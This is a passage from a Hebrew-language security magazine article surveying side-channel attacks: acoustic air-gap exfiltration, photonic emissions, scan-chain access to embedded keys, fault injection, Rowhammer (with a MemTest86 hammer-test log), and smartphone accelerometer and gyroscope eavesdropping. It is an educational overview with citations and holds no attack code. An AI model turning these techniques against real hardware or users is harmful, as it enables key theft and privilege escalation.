חמישית, הודגמו מספר מקרים שבהם חוקרים, כדוגמת החוקר הראשי מרדכי גורי ממרכז המחקר לאבטחת סייבר (CSRC) של אוניברסיטת בן-גוריון בנגב, ניצלו פעילות Malware במערכת מחשוב¹⁸, וזאת במטרה להפוך את מערכת המחשוב למעין 'משדר', אשר אפשר להם להדליף מידע בין רשתות נפרדות פיזית (Air-Gap), כאשר המקלט היה מחובר לרשת היעד. יוער בחלק מן המחקרים נעשה שימוש בפורמט מידע בינארי, כאשר תדר צליל X (הרץ) זוהה כ-"0", ואילו תדר Y (הרץ) זוהה כ-"1". לחילופין, נעשה

¹⁶ מקור: <https://he.wikipedia.org/wiki/%D7%90%D7%A7%D7%95%D7%A1%D7%98%D7%99%D7%A7%D7%94>, נדלה ב-16.12.2016.

¹⁷ מקור: פרופ' עדי שמיר פיתח שיטה לפריצת הצפנה על ידי האזנה למחשב. עומר כביר, כלכליסט, 22.12.2013, נדלה ב-16.12.2016.

¹⁸ מקור: Fansmitter: Acoustic Data Exfiltration from (Speakerless) Air-Gapped Compute, Mordechai Guri, Yosef Solewicz, Andrey Daidakulov, Yuval Elovici Ben-Gurion University of the Negev Cyber Security Research Center

על ידי פוטון יחיד היא כ- 10^{-19} ג'ול, כמות אנרגיה המספיקה לעורר מולקולה יחידה של תא קולט אור בעין, וליצור בכך אות עצבי שהוא הבסיס הפיזיולוגי לראייה. לפוטונים ישנן אינטראקציות נוספות עם החומר, כאפקט קומפטון, בו משנה הפוטון את אנרגייתו ולכן גם את אורך הגל, ויצירת זוג, שבה אלקטרון ופוזיטרון נוצרים מפוטון בודד העובר ליד אטום כבד. פוטונים יכולים להיפלט מגרעין אטום לא יציב בצורת קרינת גמא, וכמו כן הם יכולים להיפלט על ידי חלקיקים טעונים הנמצאים בתאוצה.

באלקטרו דינמיקה קוונטית, הפוטון יכול לשמש כמתווך בתהליכים אלקטרומגנטיים, כלומר, האינטראקציה מתרחשת באמצעות החלפת פוטונים בין חלקיקים טעונים. למעשה, כל השדות החשמליים והמגנטיים ניתנים לתיאור באמצעות פוטונים. לפי המודל הסטנדרטי של פיזיקת החלקיקים, קיום הפוטון הוא תוצאה של הדרישה כי לחוקים הפיזיקליים תהיה סימטריה מסוימת בכל נקודה במרחב-זמן. תכונות הפוטונים, כגון מטען חשמלי, מסה וספין, נקבעות על ידי מאפייני סימטריה זו (סימטריית כיוול).

הרעיון כי האור נישא במנות בדידות, כלומר באמצעות פוטונים, פותח על ידי אלברט איינשטיין החל משנת 1905. איינשטיין נתן פירוש לנוסחה שאותה הציע מקס פלאנק על-מנת להסביר את הספקטרום של קרינת גוף שחור: [2]. איינשטיין זיהה את E עם אנרגיית קוונט אחד של קרינה אלקטרומגנטית, שלימים נקרא פוטון, ואת עם התדירות של הקרינה. באמצעות מודל הפוטונים הצליח איינשטיין להסביר את האפקט הפוטואלקטרי, ויחד עם הפיזיקאי ההודי סאטינדרה נאת בוז הוא סיפק תיאור סטטיסטי של אור המסביר את קרינת פלאנק. בנוסף, מתוך שיקולים סטטיסטיים, הסיק איינשטיין את קיומו של מנגנון הפליטה המאולצת וכן מצא קשרים בין מקדמי הבליעה והפליטה של אור על ידי חומר.

גילוי מודל הפוטון הביא לפריצות דרך בפיזיקה הניסויית והתאורטית, כגון פיתוח הלייזרים, יצירת עיבוי בוז-איינשטיין ובאופן כללי הביא להתפתחות מכניקת הקוונטים. תחומים רבים אחרים התקדמו בזכות הבנת מושג הפוטון, כמו למשל פוטוכימיה, מיקרוסקופיה בהפרדה גבוהה ומדידת מרחקים ברמה המולקולרית. לאחרונה נמצא שימוש ישיר במושג הפוטון במחקרים העוסקים במחשוב קוונטי וביישומי תקשורת אופטית מתקדמים, כגון הצפנה קוונטית.²⁰

בדומה לאלקטרומגנטיות, ניתן למדוד את פליטת ו/או בליעת הפוטונים במערכת מחשוב ו/או בסביבתה בזמן נתון, ובכך להשיג מקור מידע נוסף אשר מאפשר לתוקף לבחון את השינויים במשתנים 'חיצוניים' אלו, ובהקבלה למודל מתמטי מתאים, להסיק מהי הפעולה החישובית או פעולה אחרת (כדוגמת הצגת תמונה על מסך) המתבצעת בזמן נתון.

אחד מן היתרונות הבולטים בשימוש בפליטת פוטונים (Photonic Emissions) כמקור מידע הינה העובדה כי פליטת הפוטונים (Photonic Emissions) עשויה 'להשתקף' כאשר היא פוגעת בעצם (כדוגמת קיר),

²⁰מקור: <https://he.wikipedia.org/wiki/%D7%A4%D7%95%D7%98%D7%95%D7%9F>, נדלה ב-18.12.2016.

ולפיכך תוקף עדיין יכול לקבל מידע אשר ניתן להפיק ממנו מידע ערכי (אם כי הדבר בד"כ מחייב שימוש באלגוריתמים נוספים, לרבות 'תיקוני סטייה').

ז. שרשראות (ערוצי) סריקה (Scan Chains):

עיצוב לטובת בדיקה (Design for Testing²¹) הינו שם כולל לטכניקות אשר מטרתן להוסיף למעגלים משולבים (Integrated Circuit), הידועים בציבור בשם ציפים, תכונות (יכולות) אשר יוכלו לסייע בוודוא כי חומרת המעגלים המשולבים (Integrated Circuit) אשר יוצרה במפעל, אינה מכילה פגמים, אשר עשויים לפגוע בתפקוד הרצוי/המתוכנן. כמו כן, טכניקות אלו יכולות אף לסייע ליצרן בכימות ה-MTBF (Mean Time Between Failures) הצפוי של רכיבים בתנאי עבודה שונים.

שרשראות (ערוצי) סריקה (Scan Chains) הינה טכניקה שכיחה לבדיקת תקינות מעגלים משולבים (Integrated Circuit) מבוססי סיליקון, המבוססת על עקרונות עיצוב לטובת בדיקה (Design for Testing). להלן מספר מושגי יסוד אשר יסייעו בהמשך בהסברת אופן ההתקפה:

- **מעגל לוגי צירופי (Combinational Logic Circuit)** - הינו מעגל חשמלי שהפלט שלו הוא פונקציה של הקלט הנוכחי אשר התקבל. ברגע שקלט המקור משתנה, המידע על הקלט הקודם נמחק. כלומר, אין סוג מעגל חשמלי זה כולל בחובו יחידת אחסון זיכרון.
- **מעגל לוגי סדרתי (Sequential Logic Circuits)** - הינו מעגל חשמלי שהפלט שלו הוא פונקציה של הקלט מהעבר ו/או הנוכחי. מקובל כי מעגל לוגי סדרתי בנוי כמעגל לוגי צירופי, וזאת בתוספת יחידת אחסון זיכרון (לשמירת קלט מהעבר) ומנגנון משוב (Feedback). העיקרון המתמטי מבוסס על 'מכונה סדרתית' (Sequential Machine). ישנם שני מצבי עבודה מקובלים; מוד סינכרוני ('מצב יציב') - "פעולת המערכת מתבצעת ב"פיקודו" של שעון וערכי המערכת נקבעים מערכי הכניסה בנקודות זמן מסוימות שהינן תלויות שעון (מצב המערכת תלוי שעון)²². מוד אסינכרוני ('מצב מהיר') - "פעולות המערכת תלויות בסדר של שינוי הכניסות, מצב המערכת יכול להשתנות בכל רגע"²³.
- כמו כן, יש לשים את הדעת כי ככל שהמעגל החשמלי מורכב יותר (מכיל יותר שערים לוגיים לדוגמא), זמן ההשהיה מרגע שינוי בקלט ועד להתייצבות הפלט על הערך הנכון הוא ארוך יותר.
- **אוגר הזזה (Shift Register)** - הינו אוגר (תא אחסון נתונים בצורת אוסף סיביות/ביטים, Bits) שבו ניתן להזיז את הנתונים הבינריים (האגורים בו) ימינה או שמאלה. אוגר הזזה בנוי מדלגלים

²¹שם חלופי: Design For Testability

²²מקור: Flip Flop, יהודה אפק, נתן אינטרטור, אוניברסיטת תל אביב

²³שם.

המחברים זה לזה בטור, כך שמוצא דלגלג אחד משמש כמבוא הדלגלג הבא בשרשרת. כל הדלגלגים מחוברים לאותו 'אות שעון'. תפקיד אות השעון הוא לתזמן נכונה את הפעילות של רכיב אלקטרוני אחד או יותר, וזאת כדוגמת הזמן לביצוע הזזה אחת של הנתונים הבינאריים המאוחסנים באוגר ההזזה (Shift Register). יוער כי הסיביות (Bits) אשר יוצאות מתחום האוגר "הולכות לאיבוד".


- **בריח/נועל (Latch)**²⁴ - הוא מעגל דו-יציב (מעגל אשר יכול לקבל מצב אחד מבין שני מצבים יציבים) שמסוגל לזכור סיבית (Bit) אחת. הפלט (Output) עשוי להשתנות בכל זמן נתון, וזאת בהתאם לשינוי בקלט (Input) (מערכת א-סינכרונית).

- **דלגלג/פליפ פלופ (Flipflops)** - עקרון הפעולה של רכיב זה דומה לבריח/נועל (Latch), אך במקרה זה הפלט (Output) תלוי בקיומו של סיגנל (כדוגמת 'אות שעון'), המתזמן את המופע ביחס לקלט (Input).

במהלך הבדיקה, הבודק עשוי לגרום לשינוי במצב הדלגלג/פליפ פלופ (Flipflops) ו/או הנועלים (Latch), דבר אשר גורם להיסט של הנתונים הבינאריים המאוחסנים באוגר ההזזה (Shift Register). עקב כך, המעגל הלוגי צירופי (Combinational Logic Circuit) הרלוונטי מומר באופן זמני למעין מעגל לוגי צירופי (Combinational Logic Circuit), דבר המאפשר לבודק להשוות את הפלט בפועל ביחס לפלט המצופה.

על מנת לאפשר בפועל את ביצוע הבדיקה, יצרן המעגלים המשולבים (Integrated Circuit) מוסיף כבר בשלב התכנון נקודות מבחן (Test Points Insertion) למעגל החשמלי, אשר מטרתן להקל על ביצוע הבדיקה.

להלן מצ"ב תרשים לתיאור תהליך הבדיקה ברמת-על:




[²⁵]

²⁴ ההבדל בין דלגלג/פליפ פלופ (Flipflops) לבריח/נועל (Latch) "מטושטש" כיום, וזאת לאור העובדה כי בפסי הייצור בד"כ מייצרים דלגלג/פליפ פלופ (Flipflops), ולאחר מכן מתכנן המעגל החשמלי מחליט האם לאפשר את קיומו של סיגנל (כדוגמת 'אות שעון'), או לא. ²⁵ מקור: <http://anysilicon.com/overview-and-dynamics-of-scan-testing>, נדלה ב-18.12.2016.

להלן דוגמא לקלות היחסית שבה ניתן ליצור ערוץ מקביל לדלגלים (Flipflops) ו/או הנועלים (Latch) הקיימים במעגל החשמלי, דבר המאפשר לגרום לשינוי לא רצוני בהתנהגות המעגל החשמלי:

Building Scan Chains

- Scan chains add a second parallel path to each flop/latch
 - Extra cap, extra area (<5% of the chip die total)
 - Make sure scan inputs can overwrite the flop
 - Make sure enabling scan doesn't damage cell (backwriting)
 - Trend is to have every single flop/latch on the chip scan-able



M Horowitz

EE 371 Lecture 14

8

[26]

למרות היתרונות הגלומים בטכניקה בדיקה זו, היא עשויה לאפשר לתוקף לקבל נגישות פיזית מתקדמת ל-SoC (System on a Chip) לדוגמא, ובכך להפיק מידע ערכי, כדוגמת ערכו של מפתח הצפנה מוטמע. יוער כי אין התוקף נדרש (בד"כ) לתקוף את שכבת התוכנה (כדוגמת מערכת ההפעלה) על מנת להשיג את מטרתו בעת שימוש בהתקפה זו, אלא די שהוא מצליח להתממשק כיאות לנקודות המבחן (Test Points Insertion) אשר היצרן הטמיע במקור, ולאחר מכן לבצע בדיקה דומה לזו אשר היצרן ביצע.

ח. הזרקת שגיאה (Faults Injected):

מאפייני התקפת ערוץ צדדי (Side-Channel Attack) על בסיס הזרקת שגיאה (Faults Injected) מזכירים ברמה מסוימת מאפייני תקיפת [Buffer Overflow](#) ברמת התוכנה. בהתקפה זו, התוקף גורם לתקלה נקודתית בחומרה (כדוגמת קיצור מעגל חשמלי, קפיצות מתח, שינוי זמן מערכת, שינוי טמפרטורת עבודה, שימוש בלייזר, שימוש בקרני רנטגן ויצירת גישור ישיר בין רכיבים שונים במעגל החשמלי), דבר הגורם לשינוי לא רצוני בהתנהגות הרכיב המותקף (פגיעה בשלמות התהליך/שיבוש). תוצאה שכיחה לתקיפה זו הינה היפוך (Flipflops) במצב הסיביות/ביטים (Bit) המאוחסנות ביחידת אחסון הזיכרון. בהתאם, באמצעות טכניקה זו התוקף יכול לזהות מידע ערכי על מערכת המחשב, כדוגמת הלוגיקה הקיימת / סוגי האלגוריתמים בהם נעשה שימוש, ופרטי מפתח הצפנה המובנה במערכת.

²⁶מקור: [Lecture 14 - Design for Testability, M. Horowitz, Computer Systems Laboratory, Stanford University](#)

מבוא להתקפת ערוץ צדדי (Side-Channel Attack)

www.DigitalWhisper.co.il



ט. 'שורת הפטיש' (Row Hammer) / DRAM Bug:

התקפת 'שורת הפטיש' (Row Hammer) פורסמה בשנת 2014²⁷, ובהתאם לטענת החוקרים (Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, Onur Mutlu) היא מבוססת על כשל (באג) בתהליך הייצור של כרטיסי/מודולי DRAM (Dynamic Random-Access Memory), אשר ניתן לניצול לרעה.²⁸

עקרון ההתקפה מבוסס על ביצוע פעולות כתיבה (Write) / קריאה (Read) / הרצה (Execute) תכופות בשורת (Row) אחסון פלונית של כרטיס/מודול ה-DRAM, דבר אשר עשוי לגרום, לבסוף, לשינוי לא רצוני במצב הדלגלים/פליפ פלופ (Flipflops) הקיימים בשורות (Rows) אחסון צמודות ('שכנות').

באמצעות התקפה זו, תוקף עשוי לקבל נגישות אשר תאפשר לו לנצל תהליך פלוני (Process) לשם השפעה על תהליך (Process) אלמוני. ובכך, התוקף עשוי לקבל לבסוף הרשאות יתר (Privilege Escalation), כאשר במקביל מנגנוני ההגנה השכיחים לניהול זיכרון אינם 'מודעים' כלל לקיומה של ההתקפה. יוער כי סוג התקפה זה שכיח בעת ניסיון לעקיפת רכיבי הגנה מבוססי 'קופסת חול' (Sandbox).

²⁷מקור: [Exploiting the DRAM rowhammer bug to gain kernel privileges, Mark Seaborn, sandbox builder and breaker, with contributions by Thomas Dullien, reverse engineer](#)

²⁸מקור: [Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Error, Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, Onur Mutlu, Carnegie Mellon University and Intel Lab](#)

להלן דוגמא להמחשה לתוצאות בדיקה המאפשרת איתור פגיעות בכרטיסי/מודולי זיכרון מבית חברת [Corsair](#), אשר מהווה את הבסיס להצלחתה של התקפת 'שורת הפטיש' (Row Hammer):

```

PassMark MemTest86 V6.0.0 Free Intel Core i7-4790K @ 4.00GHz
Clk/Temp : 3998 MHz / 46C | Pass 91% #####
L1 Cache : 64K214018 MB/s | Test 72% #####
L2 Cache : 256K 61962 MB/s | Test 13 [Hammer test] - Hammering rows
L3 Cache : 8192K 44119 MB/s | Address : 0x100000000 - 0x23FD00000
Memory : 8431M 8802 MB/s | Pattern : 0x00000000
RAM Info : PC3-12800 DDR3 XMP 800MHz / 9-9-9-24 / Corsair CMD16GX3M2A1600C9

-----
CPU: 01234567 | CPUs Found: 8
State: | CPUs Started: 8 CPUs Active: 1
-----
Time: 4:44:54 AddrMode: 64-bit Pass: 3 / 4 Errors: 6

Test: 13 Addr: 22D23800 Expected: FFFFFFFF Actual: FFFFFFFEF CPU: 0
Test: 13 Addr: 15D822FB0 Expected: FFFFFFFF Actual: FFFFFFFF CPU: 0
Test: 13 Addr: 22DC23268 Expected: FFFFFFFF Actual: DFFFFFFF CPU: 0
Test: 13 Addr: 22D23800 Expected: FFFFFFFF Actual: FFFFFFFEF CPU: 0
Test: 13 Addr: 15D822FB0 Expected: FFFFFFFF Actual: FFFFFFFF CPU: 0
>Test: 13 Addr: 22DC23268 Expected: FFFFFFFF Actual: DFFFFFFF CPU: 0

(ESC)/(c)onfiguration

Test Start Time : 2015-04-06 12:44:59
Elapsed Time : 4:46:05
# Tests Passed: 33/35 (94%)

Lowest Error Address: 0x22D23800 (557MB)
Highest Error Address: 0x22DC23268 (8924MB)
Bits in Error Mask: 0000000020010010
Bits in Error - Total: 3 Min: 0 Max: 1 Avg: 1
Max Contiguous Errors: 1

Test Errors
0 0
1 0
2 0
3 0
4 0
5 0
6 0
7 0
8 0
9 0
10 0
13 6
    
```

[29]

י. שימוש במד-תאוצה (Accelerometer) המובנה בטלפון חכם (Smart Phone):

מד-התאוצה (Accelerometer) המובנה בטלפון חכם (Smart Phone) מהווה חיישן המאפשר למדוד תאוצה קווית. מד-התאוצה מספק לרוב וקטור, גודל וכיוון, של התאוצה אותה הוא חש בציר מסוים.³⁰ מטרת מד-התאוצה במרבית הטלפונים החכמים (Smart Phones) היא לייצב את מסך התצוגה והמצלמה. ההתקפה המבוססת על ניצול מד-התאוצה (Accelerometer) פורסמה בשנת 2011. בשלב הראשון של ההתקפה, התוקף מאתר באמצעות מד-התאוצה (Accelerometer) ויברציות (Vibration) אשר מקורן מהקלדת רצפי הקלדה סמוכים של צמד אותיות (ימין-שמאל לדוגמא) ממקלדת מחשב הנמצאת בסמיכות לטלפון חכם (Smart Phone). בשלב השני, התוקף משווה באופן סטטיסטי את המידע שקיבל למילים מוכרות ממילון (Dictionary), ובכך הוא מסוגל לחשוף מידע ערכי אשר הוזן ע"י המשתמש. לטענת צוות החוקרים בראשות פרופ' Patrick Traynor, הם הגיעו לרמת הצלחה של כ-80 אחוזים.³¹

²⁹ מקור: <http://forum.corsair.com/v3/showthread.php?p=777033>, נדלה ב-25.12.2016


³⁰ מקור: https://he.wikipedia.org/wiki/%D7%9E%D7%93_%D7%AA%D7%90%D7%95%D7%A6%D7%94, נדלה ב-25.12.2016

³¹ מקור: [Researchers can keylog your PC using your iPhone's accelerometer, Chris Foresman, 2011](http://www.researchgate.net/publication/271111111_Researchers_can_keylog_your_PC_using_your_iPhone's_accelerometer), נדלה ב-25.12.2016

יא. שימוש בגירוסקופ (Gyroscope) המובנה בטלפון חכם (Smart Phone) בשילוב למידת מכונה:

"גירוסקופ או ג'ירוסקופ, נקרא לעתים ג'ירו בקיצור (באנגלית: Gyroscope, מיוונית "גירוס"="עיגול, סיבוב" ו"סקופוס"="ראייה"; השם הומצא על ידי הפיזיקאי הצרפתי לאון פוקו ב-1852) - הוא מכשיר מדעי המשמש למדידה או שמירה של יציבות, תוך התבססות על עקרונות שימור התנע הזוויתי. בפיזיקה, שם זה ידוע גם כאינרציה גירוסקופית. אחד השימושים הנפוצים של מכשיר זה הוא מדידת הזווית שבין גוף הנמצא בתנועה לגוף במצב אופקי, כאשר המצב האופקי בדרך כלל הוא הקרקע של כדור הארץ.³²

שכיח לראות כיום כי מרבית הטלפונים החכמים (Smart Phones) מכילים גירוסקופ (Gyroscope) המבוסס על טכנולוגיית MEMS (Micro Electro Mechanical System). להלן דוגמא לעקרון הפעולה של גירוסקופ (Gyroscope) המבוסס על טכנולוגיית MEMS (Micro Electro Mechanical System) - השינוי הזוויתי גורם להשפעה ביחס המסה ('המטוטלת'), אשר ניתן להמירה לערך חישובי:



(b) Driving mass movement depending on the angular rate




Figure 4: Coordinate system of Android and iOS.^[33]


החוקרים Yan Michalevsky, Dan Boneh, Gabi Nakibly הדגימו כי ניתן 'להסב' גירוסקופ (Gyroscope) המבוסס על טכנולוגיית MEMS (Micro Electro Mechanical System) למעין אמצעי האזנה (בדומה למיקרופון)³⁴, וזאת באמצעות איסוף מידע על תנודות אקוסטיות בסביבת הטלפון החכם (Smart Phone). עם זאת, לאור העובדה כי טווח התדרים אשר ניתן לאיסוף באמצעות גירוסקופ (Gyroscope) אינו עולה על 200 Hz, כאשר התדריות אשר אוזן האדם מסוגלת לשמוע נעה בטווח 20 Hz ל-20,000³⁵, החוקרים

³²מקור: <https://he.wikipedia.org/wiki/%D7%92%D7%99%D7%A8%D7%95%D7%A1%D7%A7%D7%95%D7%A4>, נדלה ב-29.12.2016.

³³מקור: Gyrophone: Recognizing Speech From Gyroscope Signals, Yan Michalevsky and Dan Boneh, Computer Science Department, Stanford University, Gabi Nakibly, National Research & Simulation Center Rafael Ltd

³⁴מקור: Gyrophone: Recognizing Speech From Gyroscope Signals, Yan Michalevsky and Dan Boneh, Computer Science Department, Stanford University, Gabi Nakibly, National Research & Simulation Center Rafael Ltd

³⁵מקור: <http://hypertextbook.com/facts/2003/ChrisDAmbrose.shtml>, נדלה ב-29.12.2016.



נאלצו להשתמש בשיטות תיקון ('השלמת תוכן') מבוססות [Machine Learning](#) (כדוגמת [NLP](#)³⁶). כפועל יוצא מכך החוקרים הצליחו להפיק מידע ערכי, ואף להגביר את רמת ההצלחה באמצעות ביצוע איסוף מידע אקוסטי ממספר טלפונים החכמים (Smart Phones).

סיכום

התקפת ערוץ צדדי (Side-Channel Attack) אינה התקפה חדשה, אך למרות זאת, רבים בשוק אבטחת המידע אינם מודעים לקיומה, או לחילופין, רבים אינם מתייחסים אליה כמקור איום מהותי. עם זאת, המציאות מלמדת כי ניתן לממש את התקפה זו בשורה של וריאציות שונות ומגוונות, אשר השלכותיהן הרחוביות עשויות לאפשר לתוקף להשיג חזקה במערכת מחשוב קריטיות, ואף לפגוע בתהליכים עסקיים קריטיים בארגון. כמשפט לסיום אציין כי כנסי אבטחת מידע בינלאומיים, כדוגמת DEFCON 24 משנת 2016, מדגישים את חשיבות ההערכות המוקדמת של ארגונים להתמודדות עם איומים מסוג אלו.


“There is a greater darkness than the one we fight. It is the darkness of the soul that has lost its way. The war we fight is not against powers and principalities, it is against chaos and despair. Greater than the death of flesh is the death of hope, the death of dreams. Against this peril we can never surrender. The future is all around us, waiting in moments of transition, to be born in moments of revelation. No one knows the shape of that future, or where it will take us. We know only that it is always born in pain.”

- Book of G'Quan

על המחבר

[יובל סיני](#) הינו מומחה אבטחת מידע, סייבר, מובייל ואינטרנט, חבר קבוצת SWGDE של משרד המשפטים האמריקאי. כמו כן, יובל סיני קיבל הכרה מחברת [Microsoft](#) העולמית כ-MVP בתחום Enterprise Security.

³⁶ Natural Language Processing



מילות מפתח

Acoustic information, Air-Gap, Compare Cryptanalysis, Cryptographic Attacks, Data Remanence, Design for Testability, DFT, Electromagnetic Emanations, Electromagnetic Leakage, Energy Consumption, Faults Injected, Hardware Threat Model, Photonic Emissions, Scan Chains, Side-Channel Attack, Root of Trust, TEMPEST, Timing

ביבליוגרפיה


ביבליוגרפיה באנגלית:

מאמרים:

- [Exploiting the DRAM rowhammer bug to gain kernel privileges, Mark Seaborn, sandbox builder and breaker, with contributions by Thomas Dullien, reverse engineer](#)
- [USBee: Air-Gap Covert-Channel via Electromagnetic Emission from USB, Mordechai Guri, Matan Monitz, Yuval Elovici, Cyber Security Research Center, Ben-Gurion University of the Negev, 2016](#)
- [Gyrophone: Recognizing Speech From Gyroscope Signals, Yan Michalevsky and Dan Boneh, Computer Science Department Stanford University, Gabi Nakibly, National Research & Simulation Center Rafael Ltd.](#)
- [Physical Key Extraction Attacks on PCs, Daniel Genkin, Lev Pachmanov, Itamar Pipman, Adi Shamir, Eran Tromer, Communications of the ACM, Vol. 59 No. 6, Pages 70-79, 2016](#)
- [Fansmitter: Acoustic Data Exfiltration from \(Speakerless\) Air-Gapped Compute, Mordechai Guri, Yosef Solewicz, Andrey Daidakulov, Yuval Elovici Ben-Gurion University of the Negev Cyber Security Research Center](#)
- [Stealing Keys from PCs using a Radio: Cheap Electromagnetic Attacks on Windowed Exponentiation, Daniel Genkin, Lev Pachmanov, Itamar Pipman and Eran Tromer, Tel Aviv University, March 2, 2015](#)
- [Quadrennial Technology Review 2015, Cyber and Physical Security, Chapter 3: Technology Assessment, U.S. Deptment of Energy](#)
- [Frequency Range of Human Hearing, Glenn Elert](#)
- [8 Technologies That Can Hack Into Your Offline Computer and Phone, Farzan Hussain, 2015](#)

מבוא להתקפת ערוץ צדדי (Side-Channel Attack)


www.DigitalWhisper.co.il



- [Stealing Data From Computers Using Heat](#)
- [Blog: Testing for Row Hammer](#)
- [Unconditionally Secure Quantum Signatures, Ryan Amiri and Erika Andersson, Entropy 2015, 17, 5635-5659](#)
- [Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Error, Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, Onur Mutlu, Carnegie Mellon University and Intel Lab](#)
- [Functional Scan Chain Testing, Douglas Chang, CS Department and Kwang-Ting Cheng and Malgorzata Marek-Sadowska, ECE Department, University of California, and Mike Tien-Chien Lee, Avant! Corp](#)
- [Overview and Dynamics of Scan Chain Testing](#)
- [Breaking the Sandbox, Sudeep Singh](#)
- [The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implication, Yossef Oren, Vasileios P. Kemerlis, Simha Sethuma dhavan, Angelos D. Keromytis, Department of Computer Science, Columbia University](#)
- [Data Remanence in Semiconductor Devices, Peter Gutmann, IBM T.J.Watson Research Center](#)
- [An Introduction to TEMPEST, SANS Institute InfoSec Reading Room](#)
- [ASSESSMENT AND TESTING OF INDUSTRIAL DEVICES ROBUSTNESS AGAINST CYBER SECURITY ATTACKS, F. Tilaro, B. Copy, CERN, Geneva, Switzerland](#)
- [A Primer on Hardware Security: Models, Methods, and Metrics, Masoud Rostami, Farinaz Koushanfar, and Ramesh Karri](#)
- [Hardware Security: Threat Models and Metrics, Rostami and F. Koushanfar, Rice University and J. Rajendran and R. Karri, Polytechnic Institute of NYU](#)
- [Jia Di, Computer Science and Computer Engineering Department, University of Arkansas and Scott Smith, Electrical and Computer Engineering Department, University of Missouri-Rolla](#)
